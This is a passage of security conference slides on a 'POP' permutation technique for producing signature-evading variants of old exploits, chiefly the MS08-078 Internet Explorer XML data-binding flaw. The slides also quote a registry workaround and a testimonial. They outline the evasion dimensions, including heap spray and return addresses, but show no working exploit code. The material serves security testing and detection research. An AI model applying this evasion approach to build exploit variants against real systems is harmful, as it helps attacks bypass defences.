  - The HTML <XML> element holds a reference to a XML DSO, but a XML DSO can also be a reference used by another HTML element:
    - <OBJECT>.
  - The HTML <OBJECT> element uses Class ID to reference: XML DSO or Tabular Data Control (TDC).
  - 4 permutations.

- Reference:
  - Characters like "<" and "&" are illegal in <XML> element. To avoid errors <XML> element can be defined as CDATA (Unparsed Character Data). But the <XML> element can be also defined as "<" instead of "<".
  - Both <IMG SRC= > and <IMAGE SRC= > elements are useful as a XML DSO.
  - 4 permutations.

- Data Consumer (HTML elements):
  - According to MSDN ("Binding HTML Elements to Data") there are, at least, fifteen (15) bindable HTML elements available, but only five (5) elements are useful.
  - The HTML element is a key trigger, because it points to a dereferenced XML DSO, but it does not have to be the same HTML element to do so – it can be any mixed HTML element.
  - 25 permutations.

- Return address:
  - Uses "Heap Spray" technique, in this case the XML DSO handles the return address, and can use ".NET DLL" technique by Mark Dowd and Alexander Sotirov ("How to Impress Girls with Browser Memory Protection Bypasses" – Black Hat USA, 2008).
  - There are, at least, four (4) new possible return addresses.
  - 4 permutations.

POPed MS08-078

- Workarounds for Pointer Reference Memory Corruption Vulnerability - CVE-2008-4844
  - …
  - Disable XML Island functionality
    - Create a backup copy of the registry keys by using the following command from an elevated command prompt:
      - …
    - Next, save the following to a file with a .REG extension, such as Disable_XML_Island.reg:

```
Windows Registry Editor Version 5.00
[-HKEY_CLASSES_ROOT\CLSID\{379E501F-B231-11D1-ADC1-00805FC752D8}]
```

    - Run Disable_XML_Island.reg with the following command from an elevated command prompt:

```
Regedit.exe /s Disable_XML_Island.reg
```

550DDA30-0541-11D2-9CA9-0060B0EC3D39 (XML Data Source Object 1.0)
F5078F1F-C551-11D3-89B9-0000F81FE221 (XML Data Source Object 2.6)
F5078F39-C551-11D3-89B9-0000F81FE221 (XML Data Source Object 3.0)
F6D90F14-9C73-11D3-B32E-00C04F990BB4 (XML Data Source Object 3.0)
333C7BC4-460F-11D0-BC04-0080C7055A83 (Tabular Data Control)

0100 – Demonstration

"Go for it!"

DEMONSTRATION

[Play Video]

0101 – Conclusions

"Are you ready for the rumble?"

Conclusions

- Some examples, applying **POP** technique, will be available. For further details, please refer to:
  - http://about.me/nbrito
- **POP** examples are licensed under **GNU General Public License version 2**.
- The examples cover pretty old vulnerabilities, such as:
  - **MS02-039**: **3,328** days since published.
  - **MS02-056**: **3,258** days since published.
  - **MS08-078**: **990** days since published.
  - **MS09-002**: **935** days since published.
- **POP** is also not new:
  - **Encore-NG**: **1,077** days since **BUGTRAQ** and **FULL-DISCLOSURE**.
  - **ENG++**: **643** days since **H2HC 6th Edition**.
- The **POP** technique is not part of any commercial or public tool and is freely available, although the examples were ported to work with Rapid7 Metasploit Framework – this is to show how flexible its approach and deployment is – hoping it can help people to understand the threat, improving their infra-structure, security solutions and development approach.
- **POP** technique can be freely applied, there are no restrictions... No other than laziness.
- **POP** technique can help different people, performing different tasks, such as:
  - Penetration-testing.
  - Exploit and proof-of-concept tools development.
  - Security solutions evaluation and tests.
  - Security solution Quality -Assurance .
  - Detection and protection mechanisms development.
  - Etc...





0110 – Testimonial

Thanks to Ruben Santamarta (a.k.a. @reversemode)

Ruben Santamarta

*"After reversing the patch (for a flaw I published) it turns out that they didn't fix the flaw but instead they were **'workarounding'** my public exploit by adding a check to the RPC handling routines.*

*This check **looks for a hardcoded string** that should be present, at a fixed offset, in every RPC request. Obviously, since it is a hardcoded string, you can exploit this flaw again just by adding that string to your RPC request...*

*What's the real problem? Their product is flawed at design level. **It's not a patch but an IPS signature**... :)"*

0111 – Questions & Answers

Any questions?